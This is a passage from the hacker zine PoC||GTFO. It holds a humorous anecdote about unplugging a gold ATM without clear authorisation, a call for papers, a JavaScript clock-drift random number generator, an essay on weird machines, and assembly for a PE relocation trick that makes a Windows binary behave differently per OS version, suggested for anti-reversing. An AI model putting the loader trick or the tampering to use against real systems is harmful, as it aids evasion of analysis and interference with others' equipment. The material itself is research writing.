While the gold ATM, being plated with gold itself, looked rather solid[13], a look at the back of the machine revealed a messy knot of cables, the type of wiring normally found on a Travis Goodspeed desk. Since the machine updates the gold pricing information online, we obviously wanted to have a look at the traffic. We therefore disconnected the flimsy network connections and observed the results, of which there were initially none to be observed, except for the machine to start beeping in an alarming way.

Nothing being boring, we decided to power cycle the machine and watch it boot. For that, yours truly got behind it and used his considerable power cable unplugging skills to their fullest extent. Interestingly enough, the gold ATM stayed operational, obviously being equipped with the only Uninterruptable Power Source (UPS) in the world that actually provides power when needed.

Reappearing from behind the machine, happily holding the unplugged network and power cables, yours truly observed the group of hosts being already far away and the group of hackers following close behind. Inverting their vector of movement, the cause of the same became obvious with the approaching storm troopers of Blackwater quality and quantity. Therefore, yours truly joined the other hackers at considerable speed.

6.2 The FAIL

Needless to say, what followed was a tense afternoon of drinking, waiting, and considering exit scenarios from a certain country, depending on individual citizenships, while powers to be were busy turning the incident into a non-issue.

The #FAIL was quickly identified as the inability of the fellowship of hackers to determine rank and therefore authority of people that all wear more or less the same garments. What had happened was that the people giving authority to hack the machine actually did not possess said authority in the first place or, alternatively, had pissed off someone with more authority.

The failed POC pointed out the benefits of western military uniforms and their rank insignia quite clearly.

6.3 Neighborly Greetings

Neighborly greetings are in order to Mr. Nils, who, upon learning about the incident, quietly handed the local phone number of the German embassy to yours truly.

[11] `https://www.blackhat.com/html/bh-ad-10/bh-ad-10-archives.html\#Jack`

[12] `http://www.nydailynews.com/2.1353/abu-dhabi-emirates-palace-hotel-sports-vending-machine-gold-article-1.449348`

[13] `http://www.gold-to-go.com/en/company/history/`

7 A Call for PoC

by Rt. Revd. Pastor Manul Laphroaig

We stand, sit, or simply relax and chill on the shoulders of the giants, *Phrack* and *Uninformed*. They pushed the state-of-the-art forward mightily with awesome, deep papers and at times even with poetry to match. And when a single step carries you forward by a measure of academic years, it's OK to move slowly.

But for the rest of us dwarves, running around or lounging on those broad shoulders can be so much fun! A hot PoC is fun to toss to a neighbor, and who knows what some neighbor will cook up with it for the shared roast of the vuln-beast? A neighbor might think, "my PoC is unexploitable" or "it is too simple," but verily I tell you, one neighbor's PoC is the missing cog for another neighbor's 0day. How much PoC is hoarded and lies idle while its matching piece of PoC wastes away in another hoard? Let's find out!

7.1 Author guidelines

It is easy to prepare your paper for submission to IJPoC‖GTFO in seven easy steps.

1. If you have a section called *Introduction* or some such nonsense, replace it with a two-sentence statement of why the reader who doesn't care about the subject after reading your abstract should care, and a link to a good tutorial. Some caring neighbor must have spent a great deal of effort writing it already, and who needs a hundred little one-pagers, all alike, on top of that?
2. If you have a section called *Motivation*, see item 1.
3. Scan your paper for tables. If you find a table, replace it with an equivalent piece of code. Repeat. This is important.
4. Scan your paper for diagrams of the boxes-and-arrows kind. Unless the boxes are code basic blocks, there had better be text on the arrows detailing exactly what is being sent on that arrow. If in doubt, replace with equivalent code.
5. If you have a section called *Related work*, replace it with a neighborly *Howdy* to neighbors who did that work, and cite it in the text of your paper that it's related to.
6. If you have a section called *Conclusion*, replace it with a *Howdy* to neighbors who care. They have already read your paper and need not be told what they just read.
7. Make up and apply the remaining steps in the spirit of the above, and may the Pastor or his trusty Editor smile upon your submission!

7.2 Other Departments

For the proper separation of the goats and the lambs, there shall be various Departments. Each Department shall have an Editor, excepting those that shall have two or more, so that they may fight with each other over Important Decisions, and neighbors far and wide shall not be denied a proper helping of Hacker Drama.[14]

Editor at Large	Rt. Revd. Pastor M.L.
Dept. of Bringing APT Home	Cultural attaché of the 41st Directorate
Dept. of Fail	FX of Phenoelit
Ethics Board	The Grugq
Dept. of Busting BS	pipacs
Poet Laureate	Ben Nagy[15]
Dept. of Rejections	Academic Refugee
Dept. of Drama	Xbf
Dept. of PHY	Michael Ossmann

[14] All such Drama will be helpfully documented under the `/drama/` URL, which is the practice we respectfully recommend to all other esteemed venues.

Bullshit Busting Department. Remember that feeling when you are reading a paper and come to a table or graph that just makes you wonder if bovine excreta have been used in its production? Well neighbors, wonder no more, but send it to us and trust our world-renowned experts to call it out right and proper!

Rejected-from: Department of Rejections. The Pastor admonishes us, "Read the Fucking Paper!" and sometimes also, "Write the Fucking Paper!" So even though sharing a drink, a story, and a hack with a neighbor is still the most efficient method of knowledge transmission[16], diligent neighbors also write papers. And when a paper is written, why not enter it into the lottery otherwise known as the Academic Conference Peer Review Process?

The process goes thusly: first you submit a paper, then you receive a rejection, along with the collectible essays called Reviews. Sometimes these little pieces of text have little to do with your paper, but mostly they explain how reviewers misunderstood what you had to say, and how they couldn't care less. The art of Reviewing is ancient, and goes back to ritual insults that rivals bellowed at each other before or instead of battle. Although not all Reviewers take their art seriously, occasionally they manage to plumb the true depths of trolling. In the words of the Pastor, "If you stand under the Ivory Tower long enough, you will never want for fertilizer."

The neighbor who collects the most creatively insulting Reviews wins. Submissions will be judged by our Editors, and best ones will receive prizes.

[15] If you don't trust our taste, read Ben's masterpiece `https://lists.immunityinc.com/pipermail/dailydave/2012-August/000187.html`, and judge for yourself!

[16] For in-depth discussion, see [PXE] `http://ph-neutral.darklab.org/PXE.txt` and [PXE2] `http://ph-neutral.darklab.org/PXE2.txt`

Proceedings of the Society of PoC || GTFO
Issue 0x01, an Epistle to the 10th H2HC in São Paulo


From the writing desk, not the raven, of Rt. Revd. Preacherman Pastor Manul Laphroaig
pastor@phrack.org

October 6, 2013

Legal Note: Permission to use all or part of this work for personal, classroom or whatever other use is NOT granted unless you make a copy and pass it to a neighbor without fee. Because if burning a book is a sin, then copying books is your sacred duty. For uses in locations where photocopiers are held under lock and key, we politely suggest the use of typewriter samizdat.

1 Call to Worship

Neighbors, please join me in reading this second issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing Issue 0x00, we politely suggest pirating it from the usual locations, or on paper from a neighbor who picked up a copy in Vegas.



In Section 2, Dan Kaminsky presents of all strange things a *defensive* PoC! His four lines of Javascript seem to produce random bytes, but that can't possibly be right. If you disagree with him, POC||STFU.

This issue's devotional is in Section 3, where Travis Goodspeed shares a thought experiment in which Ada Lovelace and Serena Butler fight on opposite sides of the Second War on General Purpose Computing using Don Lancaster's TV Typewriter as ammunition.

In the grand tradition of backfiring parse tree differentials, Ange Albertini shares in Section 4 a nifty trick for creating a PE file that is interpreted differently by Windows XP, 7, and 8. Perhaps you'll use this as an anti-reversing trick, or perhaps you'll finally learn why TinyPE doesn't work after XP. Either way, neighborliness abounds.

In Section 5, Julia Wolf demonstrates on four napkins how to make a PDF that is also a ZIP. Perhaps, dear reader, if you are reading this from a PDF you might find a file or two to be attached?

In Section 6, Josh Thomas will teach you a how to permanently brick an Android phone by screwing around with its voltage regulators in quick kernel patch. We the editors remind readers to send only quality, technical correspondence to Josh; any rubbish that merely advocates your chosen brand of cellphone should be sent to jobs@paper.li.

Today's sermon, to be found in Section 7, concerns the divinity of programming languages, from PHP to BASIC. Following along with a little scripture and a lot of liquor, we'll see that every language has a little something special to make it worth learning and teaching. Except Java.

Finally, in Section 8, we pass the collection plate and beg that you contribute some PoC of your own. Articles should be short and sweet, written such that a reader will be inspired to build something clever.

This issue is dedicated to the continuing ministry of Mitch Altman, a Johnny Appleseed of soldering literacy who has taught countless adults and countless children in countless cities to build their own electronics.

2 Four Lines of Javascript that Can't Possibly Work So why do they?

by Dan Kaminsky

```
// These functions form an RNG.
function millis()          {return Date.now();}
function flip_coin()       {n=0; then = millis()+1; while(millis()<=then) {n=!n;} return n;}
function get_fair_bit()    {while(1) {a=flip_coin(); if(a!=flip_coin()) {return(a);}}}
function get_random_byte(){n=0; bits=8; while(bits--){n<<=1; n|=get_fair_bit();} return n;}

// Use it like this.
report_console = function() {while(1) {console.log(get_random_byte());}}
report_console();
```

2.1 Introduction

When Apple's iPhone 5S was announced, a litany of criticism against its fingerprint reader was unleashed. Clearly, it would be vulnerable to decade old gelatin cloning attacks. Or clearly, it would utilize subdermal analysis or electrical measurement or liveness checking and not be vulnerable at all. Both fates were possible.

It took Nick DePetrillo and Rob Graham to say, "PoC || GTFO."


What Starbug eventually demonstrated was that the old attacks do indeed still work. It didn't have to be that way, but at the heart of science is experimentation and testing. The very definition of unscientific work is not merely that it will not be subjected to test but that by design it cannot.

Of course, I am not submitting an article about the iPhone 5S. I'm here to write about a challenge that's been quietly going on for the last two years, one that remains unbroken.

Can we use the clock differentials, baked into pretty much every piece of computing equipment, as a source for a True Random Number Generator? We should find out.

2.2 Context

"The generation of random numbers is too important to be left to chance," as Robert R. Coveyou from Oak Ridge liked to say. Computers, at least as people like to mentally model them, are deterministic devices. The same input will always lead to the same output.



Electrically, this is unnecessary. It takes a lot of work to make an integrated circuit completely reliable. Semiconductors are more than happy to behave unpredictably. Semiconductor manufacturers, by contrast, have behaved very predictably, refusing to implement what would admittedly be a rather difficult part to test.

Only recently have we gotten an instruction out of Intel to retrieve random numbers, RDRAND. I can't comment as to the validity of the function except to say that any audit process that refuses its auditors physical access to the part in question and disables all possible debugging or post-verification after release is not a process that inspires confidence.

But do we need the instruction? The core assumption is that in lieu of RDRAND the computer is deterministic, that the same input will lead to the same output. Seems reasonable, until you ask:

If all I do is turn a computer on, will it take the same number of nanoseconds to reach the boot screen?

If you think the answer is yes, PoC || GTFO.

If you think the answer is no, that there will be some amount of nanosecond drift, then where does this drift come from? The answer is that the biggest lie about your computer is that it's just one computer. CPU cores talk to memory busses talk to expansion busses talk to storage and networking and the interrupt of the month club. There are generally some number of clocks, they have different speeds and different tolerances, and you do not get them synchronized for free. (System-on-Chip devices are a glaring exception, but it's still rather common for them to be speaking to peripherals.)

Merely turning the machine on does not synchronize everything, so there is drift. Where there is drift, there is entropy. Where there is entropy, there is security.

2.3 This is Actually a Problem

To stop a brute force attack against your random number generator, you need a few bits. At least 80, ideally 128. Not 128 million. 128. Ever. For the life of that particular device. (Not model! The attacker can just go out and buy one of those devices, and find those 128 bits.) Now you may say, "We need more than 128 bits for production." And that's fine. For that, we have what are known as Cryptographically Secure Pseudo Random Number Generators (CSPRNG's). Seed 128 bits in, get an infinite keystream out. As long as the same seed is never repeated, all is well.

Cryptographers love arguing about good CSPRNGs, but the reality is that it's not that hard to construct one. Run a good cipher or hash function (not RC4) in pretty much any sort of loop and the best attack reduces to breaking that cipher or hash function. (If you disagree, PoC ‖ GTFO.) That's not to say there aren't "nice to have" properties that an ideal CSPRNG can acquire, but empirically two things have actually happened in the real world some of us are trying to defend.

First, most PRNG's aren't cryptographically secure. Most random numbers are not securely generated. They could be. CSPRNGs can certainly be fast enough. If we really wanted, they could be simple enough too. To be fair, the advice of "Just use /dev/urandom." is what most languages should follow. But there's a second issue, and it's severe.

The second issue, the hard part, is not expanding 128 bits to an infinite stream. The hard part is actually getting those 128 bits! So called "True Random Number Generation" is actually the thing we are bad at, in the real world. The CSPRNG of the gods falls to a broken TRNG. What is a kernel supposed to do when /dev/urandom wants data and there is no seed? The whole idea behind /dev/urandom is that it will provide answers immediately. And so, in general, it does.

And then Nadia Heninger scans the Internet, and finds that 1/200 RSA keys are badly formed. That's a floor, by the way. Keys that are similar but not quite identical are not counted in that 1/200. But of course, buying a handful of devices gives you the similarity map.

However bad clock differentials might be, they would not have created this apocalyptic failure rate.

2.4 This Didn't Have to Happen

In 1999, Daniel J. Bernstein pointed out that the 16 bit transaction ID in DNS was insufficient and that the UDP source port could be overloaded to provide almost 32 bits of entropy per DNS request. His advice was not accepted.

In 1996, Matt Blaze created Truerand, a scheme that pitted the CPU against signal handlers. His approach actually has a long and storied history, back to the VMS days, but it was never accepted either.

In 2011, I released Dakarand. Dakarand is a collection of approaches for pitting various clocks inside against a computer against each other. Many random number generation schemes come down to measuring something that varies by millisecond with something that varies by nanosecond. (Your CPU, running in a

tight loop, is a fast clock operating in the gigahertz. Your RTC—Real Time Clock—is much slower and is not reporting milliseconds accurate to the nanosecond. In confusion, profit.)

Dakarand may in fact fail, somehow, somewhere, in some mode. But thus far, it seems to work pretty much everywhere, even virtual machines. (As a TRNG, each read event can generate new seed material without depending on data that might have been inherited before VM cloning.)

In 2013, in honor of Barnaby Jack, I tossed together the code at the top of this article. It's the weakest possible formulation of this concept, written in JavaScript and hardened only with the barest level of Von Neumann. It is called oi.js, and you should break it.

After all, it's just JavaScript. It can't be secure.


The idea is, in fact, to find the weakest formulation of this concept that still works. PoC ‖ GTFO shows us where known security stops and safety margin begins.

2.5 On Measuring the Strength of Cryptosystems

Sometimes people forget that we regularly build remarkably safe code out of seemingly trivial to break components. Hash functions are generally composed of simple operations that, with only a few rounds of those functions, start becoming seriously tricky to reverse. RSA, through this lens, is just multiply as an encryption function, albeit with a mind bending number of rounds.

Humans do not require complex radioactivity measurements or dwellings on the nature of the universe to get a random bit. They can merely flip a coin, a system that is well described as the Newtonian interaction between a slow clock (coin goes up, coin goes down) and a fast clock (coin spins round and round.) Pretending that there is nothing with the properties of a simple coin anywhere in the mess that is a device that can at least run Linux is enabling vulnerability.

PoC's in defense are rare—now let's see what you've got ;)



3 Weird Machines from Serena Butler's TV Typewriter

by Travis Goodspeed

In the good old days, one could make the argument–however fraudulent!–that memory corruption exploits were only used by the bad guys, to gain remote code execution against the poor good guys. The clever folks who wrote such exploits were looked upon as if they were kicking puppies, and though we all knew there was a good use for that technology, we had little more than RMS's paranoid ramblings about fascism to present as a legitimate use-case. Those innocent days in which exploit authors were derided as misfits and sinners are beginning to end, as children must now use kernel exploits to program their own damned cell phones. If we as authors of weird machines are to prepare for the future, it might be a good idea to work out a plan of last resort. What could be build if computers themselves were outlawed?

I'm writing to share with you the concept of a Butlerian Typewriter, loosely inspired by Cory Doctorow's 28C3 lecture and strongly inspired by many good nights of fine scotch with Sergey Bratus, Meredith Patterson, Len Sassaman, Bx Shapiro, and Julian Bangert. It's a little thought experiment about what weird machines could be constructed in a world that has outlawed Turing-completeness.

In the universe of Frank Herbert's Dune, the war on general-purpose computing is over, and the computers lost—but not before they struck first, enslaved humanity, and would have eliminated it if it were not for one Serena Butler. St. Serena showed the way by defenestrating a robotic jailer, leading the rest of humanity in the Butlerian Jihad against computers and thinking machines. Having learned the hard way that building huge centralized systems to run their lives was not a bright idea, humans banned anything that could grow into one.

So general-purpose computers still exist on the black market, and you can buy one if you have the right connections and freedom from prosecution, but they are strictly and religiously illegal to possess or manufacture. The Orange Catholic Bible commands, "Thou shalt not make a machine in the likeness of a man's mind."

Instead of general purpose computers, Herbert's society has application-specific machines for various tasks. Few would argue that a typewriter or a cat picture are dangerous, but your iPhone is a heresy. Siri would be mistaken for the Devil himself.

Let's simplify this rule to Turing-completeness. Let's imagine that it is illegal to possess or to manufacture a Universal Turing Machine. This means no ELF or DWARF interpreters, no HTML5 browsers. No present-day CPU instruction set is legal either; not ARM, not MIPS, not PowerPC, not X86, and not AMD64. Not even a PDP11 or MSP430. Pong would be legal, but Ms. Pac-Man would not. In terms of Charles Babbage's work, the Difference Engine would be fine but the Analytical Engine would be forbidden.

Now comes the fun part. Let's have a competition between Ada Lovelace and Serena Butler. Serena's goal is to produce what we will call a Bulterian Typewriter, an application-specific word processor of sorts. She can use any modern technology in designing the typewriter, as such things are available to her from the black market. She even has access modern manufacturing technology, so producing microchips is allowed if they are not Turing-complete. She may not, however, produce anything contrary to the O.C.B.'s prohibition against thinking machines. Nothing Turing-complete is legal, and even her social standing isn't sufficient to get away with mass production of computers.

So Serena designs a Butlerian Typewriter using black market tools like Verilog or VHDL, then mass produces it for release on the white market as a consumer appliance with no Turing machine included. One might imagine that she would begin with a text buffer, wiring its output to

a 1970's cathode-ray television and its input to a keyboard. Special keys could navigate through the buffer. Not very flashy by comparison to today's tweety-boxes, but it can be done.


After this typewriter hits the market, Ada Lovelace comes into play. Ada's unpaid gambling debts prevent her from buying on the black market, so she has no way to purchase a computer. Instead, her goal is to build a computer from scratch out of the pieces of a Butlerian Typewriter. This won't be easy, but it's a hell of a lot simpler than building a computer out of mechanical disks or ticker-tape!

In playing this as a game of conversation with friends, we've come to a few conclusions. First, it is possible for Serena to win if (1) she's very careful to avoid feature creep, (2) the typewriter is built with parts that Ada cannot physically rewire, and (3) Ada only has a single machine to work with. Second, Ada seems to always win (1) if the complexity of the typewriter passes a certain threshold, (2) if she can acquire enough typewriters, or (3) if the parts are accessible enough to rewire.

As purpose of the game is to get an intuitive feeling for how to build computers out of twigs and mud, let's cover some of the basic scenarios. (The game is little fun when Serena wins, so her advocate almost always plays both sides.)

- If Serena builds her machine from 7400-series chips, Ada can rewire those chips into a general-purpose computer.
- If Ada can purchase thousands of typewriters, she can rewire each into some sort of 7400-equivalent, like a NAND gate. These wouldn't be very power-efficient, but Ada could arrange them to form a computer.
- If Serena adds any sort of feedback from the output of the machine to the input, Ada gets a lot more room to maneuver. Spellcheck can be added safely, but storage or text justification is dangerous.
- It's tempting to say that Serena could win by having a mask-programmed microcontroller that cannot execute RAM, but software bugs will likely give a victory to Ada in this case. This is only interesting because it's the singular case where academics' stubborn insistence that ROP is different from ret-to-libc might actually be relevant!

So how does a neighbor learn to build these less-than-computers, and how does another neighbor learn to craft computers out of them? If you are unfamiliar with hardware design languages, start off with a tutorial in VHDL or Verilog, then work your way up to crafting a simple CPU in the language. After that, sources get a bit harder to come by.



A primitive sort of Bulterian Typewriter is described by Don Lancaster in his classic article TV Typewriter from the September 1973 issue of Radio Electronics. His follow-up book, the TV Typewriter Cookbook, is as complete a guide you could hope for when designing these sorts of machines. Don Lancaster's book as well as his article are available for free on his website, but you'd do well to spend 15¢ on a paperback from Amazon.

Lancaster's TV Typewriter differs from Serena's in a number of ways, but chief among them is motivation. He avoided a CPU because he couldn't afford one, and he limited RAM because it was hellishly expensive in 1973. By contrast, Serena is interested in building what a brilliant engineer like Don might have made with today's endless quantities of memory and modern ASIC fabrication, while still avoiding the CPU and hoping to avoid Turing-completeness entirely.

In addition to Lancaster's book, those wishing to learn more about how to build fancy electronics without computers should buy a copy of How to Design & Build Your Own Custom TV Games by David L. Heiserman.

Published in 1978, the book is still the best guide to building interactive games around substantially analog components. For example, he shows how the paddles in a table-tennis game can be built from 555 timers, with the controllers being variable resistors that increase or decrease the time from the page blank to the drawing of the paddle.

To get some ideas for building computers out of twigs and mud, take a look at the brilliant papers by Dartmouth's Scooby Crew. They've built thinking machines from DWARF,[1] ELF,[2] and even the X86 MMU![3] I fully expect that by the end of the year, they'll have built a Turing-machine from Lancaster's original 1973 design.

Let's take a look at some examples of these fancy typewriters. I hope you will forgive me for asking annoying questions for each, but still more, I hope you will argue over each question with a clever neighbor who disagrees.

Simple BT: As a starting point, the simplest form of a Butlerian Typewriter might consist of a Keyboard that feeds into a Text Buffer that feeds into a Font ROM that feeds into an NTSC Generator that feeds into an analog TV. The Text Buffer would be RAM alternately addressed by the keyboard on the write phase and a line/row counter on the read phase. As the display's electron beam moves left to right, individual letters are fetched from the appropriate row of the Text Buffer and used as an address in the Font ROM to paint that letter on the screen.

This is roughly the sort described in Lancaster's original article. Note that it does not have storage, spell-check, justification, I/O, or any other fancy features, although he describes a few such extensions in his TV Typewriter Cookbook.

BT with Storage: There are a few different ways to implement storage. The simplest might be for Serena to battery-back the character buffer and have it as a removable cartridge, but that exposes the memory bus

[1] Exploiting the Hard Working Dwarf from WOOT 2011
[2] "Weird Machines" in ELF: A Spotlight on the Underappreciated Metadata from WOOT 2013
[3] Page Fault Liberation Army from 29C3




Figure 1: Don Lancaster's 1973 TV Typewriter

to Ada's manipulations. It's not hard to rewire a parallel RAM chip to be a logic gate by making its data a lookup table; this is how the first FPGA cells operated.

So if a removable memory isn't an option, what is? Perhaps Serena could make a removable typewriter module that holds everything but the keyboard, but that wouldn't allow for the copying of documents. Serial memory, such as an SPI Flash or EEPROM chip, is a possibility, but there's no good reason to think that it's any safer than parallel RAM.

A pessimist might say that external storage is impossible unless Ada is restricted to a small number of typewriters, but there's a loophole nearly as old as Mr. Edison himself. The trick is to have the typewriter flush its buffer to an audio cassette through a simple modem, and you'll find handy schematics for doing just that in Lancaster's book. Documents can be copied, or even edited, by splicing the tape in an old-fashioned recording studio.

Why is it that storage to an audio cassette is safer than storage to a battery-backed RAM module? At what point does a modem and tape become the sort of tape that Turing talked about?

BT with Spellcheck: Let's consider the specific case in which Serena has a safe design of a minimal typewriter and wishes to add spell check. The trick here is to build a hardware associative memory with a ROM that contains the dictionary. As the display's electron beam moves left to right, the current word is selected by division on spaces and newlines, and fed into the Spellcheck ROM, a hardware associative memory containing a list of valid words. The output of this memory is a single bit, which is routed to the color input of the NTSC Generator. With matching words in white and suspicious words in red, the typewriter could behave much like emacs' flyspell-mode.

So long as the associative memory is in ROM, this seems like a rather safe addition. What sort of dangers would be introduced if the associative spellcheck dictionary were in RAM? How difficult would it be to build a CPU from nothing but a few associative memory units, if you had direct access to their bus but could not change any internal wiring? How few memories would you need?

BT with Printing: Printing turns out to be much easier than electronic storage. The first method is to simply expose photographic film to the display, much as oscilloscopes were photographed in the good ol' days.

Another method would be to include a daisy wheel, dot matrix, or thermal print-head fed by a different Font ROM at a much slower scan rate. While much more practical than taking a dozen Polaroid photographs, it does give Ada a lot more room to work with, as the wiring would be exposed for her to tap and rewire.

I don't expect general purpose computing to be outlawed any time soon, but I do expect that the days of freely sharing software might soon be over. At the same time that app stores have ruthlessly killed the shareware culture that raised me as a child, it's possible that someday exploit mitigations might finally kill off remote code execution.

At the same time that we fight the good fight by developing new and clever mitigation bypasses, we ought to develop new and clever ways to build computers out of whatever scraps are left to us when straight-jacketed in future consumer hardware. Without Java, without Flash, without consistent library locations, without predictable heap allocations, our liquored and lovely gang continues to churn out exploits. Without general-purpose computing, could we do the same?

Please share this article with a neighbor,
and also share a bottle of scotch,
and argue in the kitchen for hours and hours,
—Travis

4 Making a Multi-Windows PE

by Ange Albertini

4.1 Evolution of the PE Loader

The loader for PE, Microsoft's *Portable Executable* format, evolved slowly, and became progressively stricter in its interpretation of the format. Many oddities that worked in the past were killed in subsequent loader versions; for example, the notorious TinyPE[4] doesn't work after Windows XP, as subsequent revisions of Windows require that the `OptionalHeader` is not truncated in the file, thus forcing a TinyPE to be padded to 252 bytes (or 268 bytes in 64 bit machines) to still load. Windows 8 also brings a new requirement that $AddressOfEntryPoint \leq SizeOfHeaders$ when $AddressOfEntryPoint \neq 0$, so old-school packers like FSG[5] no longer work.

So there are many real-life examples of binaries that just stop working with the next version of Windows. It is, on the other hand, much harder to create a Windows binary that would continue to run, but differently—and not just because of some explicit version check in the code, but because the loader's interpretation of the format changed over time. This would imply that Windows is not a single evolving OS, but rather a succession of related yet distinct OSes. Although I already did something similar, my previous work was only able to differentiate between XP and the subsequent generations of Windows.[6] In this article I show how to do it beyond XP.

4.2 A Look at PE Relocations

PE relocations have been known to harbor all sorts of weirdness. For example, some MIPS-specific types were supported on x86, Sparc or Alpha. One type appeared and disappeared in Windows 2000.

Typically, PE relocations are limited to a simple role: whenever a binary needs to be relocated, the standard Type 3 (`HIGH_LOW`) relocations are applied by adding the delta $LoadedImageBase - HeaderImageBase$ to each 32 bit immediate.

However, more relocation types are available, and a few of them present interesting behavioral differences between operating system releases that we can use.

Type 9 This one has a very complicated 64-bit formula under Windows 7 (see Roy G Big's `vcode2.txt` from Valhalla Issue 3 at `http://spth.virii.lu/v3/`), while it only modifies 32 bits under XP. Sadly, it's not supported anymore under Windows 8. It is mapped to `MIPS_JMPADDR16`, `IA64_IMM64` and `MACHINE_SPECIFIC_9`.

Type 4 This type is the only one that takes a parameter, which is ignored under versions older than Windows 8. It is mapped to `HIGH_ADJ`.

Type 10 This type is supported by all versions of Windows, but it will still help us. It is mapped to `DIR64`.

So Type 9 relocations are interpreted differently by Windows XP and 7, but they have no effect under Windows 8. On the other hand, Type 4 relocations behave specially under Windows 8. In particular, we can use the Type 4 to turn an unsupported Type 9 into a supported Type 10 only in Windows 8. This is possible because relocations are applied directly in memory, where they can freely modify the subsequent relocation entries!

[4] `http://www.phreedom.org/research/tinype/`
[5] Fast Small Good, by bart/xt
[6] See "TLS AddressOfIndex in an Imports descriptor" for differentiating OS versions by use of Corkami's `tls_aoiOSDET.asm`.

4.3 Implementation

Here's our plan:

1. Give a user-mode PE a kernel-mode `ImageBase`, to force relocations,
2. Add standard relocations for code,
3. Apply a relocation of Type 4 to a subsequent Type 9 relocation entry:
   - Under XP or Win7, the Type 9 relocation will keep its type, with an offset of $0f00h$.
   - Under Win8, the type will be changed to a supported Type 10, and the offset will be changed to $0000h$.
4. We end up with a memory location, that is either:

   XP Modified on 32b ($00004000h$),

   Win7 modified on 64b ($08004000h$), or

   Win8 left unmodifed ($00000000h$), because a completely different location was modified by a Type 10 relocation.

```
;relocation Type 4, to patch unsupported relocation Type~9 (Windows~8)
block_start1:
    .VirtualAddress dd relocbase - IMAGEBASE
    .SizeOfBlock dd BASE_RELOC_SIZE_OF_BLOCK1

    ; offset +1 to modify the Type, parameter set to -1
    dw (IMAGE_REL_BASED_HIGHADJ << 12) | (reloc4 + 1 - relocbase), -1
BASE_RELOC_SIZE_OF_BLOCK1 equ - block_start1

; our Type 9 / Type 10 relocation block:
; Type 10 under Windows8,
; Type 9 under XP/W7, where it behaves differently
block_start2:
    .VirtualAddress dd relocbase - IMAGEBASE
    .SizeOfBlock dd BASE_RELOC_SIZE_OF_BLOCK2

; 9d00h will turn into 9f00h or a000h
reloc4 dw (IMAGE_REL_BASED_MIPS_JMPADDR16 << 12) | 0d00h
BASE_RELOC_SIZE_OF_BLOCK2 equ $ - block_start2
```

We now have a memory location modified transparently by the loader, with a different value depending on the OS version. This can be extended to generate different code, but that is left as an exercise for the reader.

5 This ZIP is also a PDF

by Julia Wolf

We the editors have lost touch with the author, who submitted the following napkin sketches in lieu of the traditional LaTeX or ASCII prose. Please note when forming your own submissions that we do not accept napkins, except when they are from Julia Wolf or from John McAfee.

